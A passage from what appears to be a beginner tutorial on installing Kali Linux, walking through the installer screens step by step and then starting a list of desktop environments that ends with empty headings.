
In this installation, I will be using a lot of the default **North American settings**. If you want to customize this to your region, you can go very specific to your region right now and select the language and settings for that.

Leave the hostname as the default, which is **Kali,** and click on **continue**.


you can leave the domain name empty and click on **continue**.
Fill in the user name and click on **continue**.
Set up your password and click on **continue**.
Configure the clock according to your location and click on **continue**.
In the partition disk select **Guided – use entire disk** option and click on **continue**. We'll be leaving the first option here selected and then clicking on **continue**.
Leave the next slide as default and click on **continue**.
Now we're ready to write changes so click on **yes** and **continue**. So now it's going to install the operating system.



Once installed, leave all the options as default and click on **continue**. If you want to go ahead and install other packages, you can go and do so what we're going to do right now is we're just going to click on continue and it's going to install those packages we had selected



Select the virtual driver and click on **continue**.




Now the installation is complete. Click on the **continue** button to **reboot** the system.


We’re going to type in our **username and password**, and it’s going to sign us in.

- How to use kali linux :-
  Kali linux is a operating system that have multilple desktop environment there are three most popular desktop environment

1) Gnome Desktop :-



2) KDE Desktop :-



3) XFCE Desktop :-